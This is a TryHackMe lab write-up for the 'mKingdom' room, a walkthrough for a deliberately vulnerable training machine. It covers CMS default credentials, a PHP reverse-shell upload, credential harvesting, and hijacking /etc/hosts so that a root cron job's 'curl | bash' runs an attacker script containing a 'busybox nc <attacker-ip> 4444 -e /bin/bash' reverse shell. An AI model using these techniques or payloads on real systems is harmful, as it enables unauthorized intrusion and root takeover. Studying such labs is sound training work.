TryHackMeEasy
mKingdom
linuxwebcmsphp-uploadrcedns-hijackcronprivesc
mKingdom — TryHackMe Write-up
1. Overview
mKingdom is an easy-difficulty TryHackMe room that emphasizes clear enumeration, lateral movement through multiple user accounts, and identifying critical system misconfigurations. The room showcases how a seemingly small error—a writable /etc/hosts file—can be leveraged to hijack internal communications and achieve full system compromise.
Key Techniques Covered:
- Web Enumeration and Directory Fuzzing
- CMS Default Credential Exploitation
- Restricted File Upload to Remote Code Execution (RCE)
- Credential Harvesting from Configuration Files
- Base64 Token Decoding for User Pivoting
- Identifying "Trap" Sudo Permissions
- DNS Hijacking via writable /etc/hosts
- Exploiting Root Cronjobs fetching remote scripts
- Bypassing restricted binaries (SUID cat) using Busybox
2. Reconnaissance
2.1 Port Scanning
Initial reconnaissance began with a high-speed port scan using rustscan to identify all open ports and services:
BASH
rustscan -a <target-ip> -- -AResults:
- Port 85: Apache 2.4.7 (Ubuntu).
Note
The web server is running on a non-standard port (85), which is the primary attack surface for this machine.
2.2 Directory Enumeration
To map out the application's attack surface, I performed directory brute-forcing using feroxbuster:
BASH
feroxbuster -u http://<target-ip>:85 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -x txt,zip,bakDiscovery:
TEXT
/app (301)Accessing http://<target-ip>:85/app/ reveals a CMS landing page.
3. Initial Foothold: CMS Access
3.1 CMS Login
The /app/ directory leads to a login panel for the Concrete5 CMS. Testing for default credentials proved successful:
- Username:
admin - Password:
password
This grants full administrative access to the CMS dashboard.
3.2 Restricted File Upload → RCE
With administrative access, the system's file upload restrictions can be modified to allow malicious scripts.
Enable PHP Uploads: Navigate to:
Dashboard → System & Settings → Allowed File Types. Addphpto the list of permitted extensions.
Upload Reverse Shell: Using a standard PHP reverse shell (e.g., Pentest Monkey), I uploaded the payload and started a listener on the attacker machine:
BASHnc -lnvp 4444Triggering Execution: Accessing the uploaded file triggered the shell, granting initial access as the
www-datauser.BASHuid=33(www-data)Shell Stabilization: I stabilized the shell using Python:
BASHpython3 -c 'import pty;pty.spawn("/bin/bash")'
4. Post-Exploitation Enumeration
4.1 Enumeration as www-data
As www-data, I attempted to access user home directories, but permissions were restricted:
BASH
/home/mario → Permission denied
/home/toad → Permission denied
4.2 Extracting Database Credentials
Searching the application filesystem for sensitive files revealed plaintext credentials in a configuration file:
BASH
cat /var/www/html/app/castle/application/config/database.phpCredentials Discovered:
- Database:
mKingdom - Password:
toadisthebest
5. User Pivot: toad
The discovered password worked for the user toad.
BASH
su toad
# Password: toadisthebest
5.1 Token Discovery via linpeas
Running linpeas (or manually checking environment variables) revealed an encoded token stored in the environment:
BASH
PWD_token=aWthVGVOVEFOdEVTCg==5.2 Decoding the Token
The token was encoded in Base64:
BASH
echo "aWthVGVOVEFOdEVTCg==" | base64 -dResult: ikaTeNTANtES
6. User Pivot: mario
The decoded token provided the password for the user mario.
BASH
su mario
# Password: ikaTeNTANtES
6.1 Sudo Enumeration (The Trap)
Checking sudo permissions for mario revealed:
BASH
sudo -l
# (ALL) /usr/bin/id
Analysis:
- No direct shell escape is possible from
/usr/bin/id. - Environment variables are restricted.
- This is a deliberate trap designed to misdirect the attacker.
However, I could still use this to read the user flag by piping the execution:
BASH
mario@mkingdom:~$ sudo /usr/bin/id | less /home/mario/user.txtUser Flag: thm{REDACTED}
7. Privilege Escalation to Root
7.1 Root Execution Discovery
Using a process monitoring tool like pspy, I discovered a recurring task executed by root:
BASH
curl mkingdom.thm:85/app/castle/application/counter.sh | bashKey Observation:
- The task runs as root.
- It uses a hostname (
mkingdom.thm) to fetch a script via HTTP. - It executes the fetched script directly in
bash.
7.2 Critical Misconfiguration: Writable /etc/hosts
I checked the permissions of the hosts file and found it was writable by the user mario:
BASH
ls -lah /etc/hosts
# -rw-rw-r-- 1 root mario /etc/hosts
8. Exploitation: DNS Hijacking
By modifying the hosts file, I could redirect the root user's curl request to my own attacker machine.
8.1 Hijacking the Hostname
Edit /etc/hosts and point mkingdom.thm to your attacker IP:
BASH
nano /etc/hosts
# Change: 127.0.0.1 mkingdom.thm → <ATTACKER_IP> mkingdom.thm
8.2 Malicious Server Setup
On the attacker machine, I setup the expected directory structure and the malicious script:
Create directories:
BASHmkdir -p app/castle/application cd app/castle/applicationCreate Malicious Script (
counter.sh):BASHecho "busybox nc <attacker-ip> 4444 -e /bin/bash" > counter.shStart Web Server: I started a Python HTTP server in the root of the "app" structure:
BASHcd ~/app python3 -m http.server 85Start Listener:
BASHnc -lnvp 4444
When the cron job next executed, it fetched the malicious script from my server and executed it as root, providing a reverse shell.
9. Final Flag Retrieval
Upon gaining the root shell, I attempted to read the root flag:
BASH
cat /root/root.txt
# cat root.txt → Permission denied
Identifying the Root Cause
Even as root, the standard cat command failed. My enumeration revealed that /bin/cat was a modified SUID binary owned by toad.
BASH
/bin/cat → SUID → owned by toadFinal Bypass
To read the flag, I bypassed the restricted cat binary by using Busybox:
BASH
/bin/busybox cat /root/root.txtRoot Flag: thm{REDACTED}
10. Full Attack Chain Summary
For a quick reference, here is the complete exploitation path followed:
- Fuzz
/app: Discovered the hidden CMS directory. - CMS Login: Identified default credentials (
admin:password). - RCE via Upload: Enabled PHP file uploads in the system settings and uploaded a reverse shell.
- Initial Foothold: Received a shell as
www-data. - Credential Harvesting: Extracted database credentials (
toadisthebest) from the application config. - Lateral Movement (toad): Pivoted to the user
toadusing password reuse. - Token Discovery: Found a Base64-encoded token in the environment variables.
- Lateral Movement (mario): Decoded the token to obtain the password for
mario. - User Flag: Used a "trap" sudo permission to read the user flag.
- PrivEsc Discovery: Identified a root cron job executing a shell script via a hostname.
- DNS Hijacking: Leveraged a writable
/etc/hostsfile to redirect the hostname to an attacker-controlled machine. - Root Shell: Served a malicious script via HTTP, which the root cron job executed.
- Root Flag: Bypassed a restricted
catbinary usingbusyboxto read the final flag.
11. Key Takeaways
- DNS Hijacking via Writable Configs: A writable
/etc/hostsfile is a high-severity misconfiguration that allows an attacker to intercept or redirect internal traffic, especially dangerous when scripts are fetched via hostnames. - Restricting Privileged Logic: Cronjobs that fetch and execute remote content as root should never use insecure protocols (HTTP) or hostnames that can be modified by non-privileged users.
- Binaries and SUID Bit: Standard system utilities like
catcan be modified to enforce arbitrary restrictions. Always check for alternate binaries (e.g.,busybox,perl,python) to read files when the defaults are restricted. - Credential Harvesting: Always thoroughly enumerate application configuration files (
database.php,config.json) as they often contain plaintext credentials or tokens for other system users.
Happy Hacking!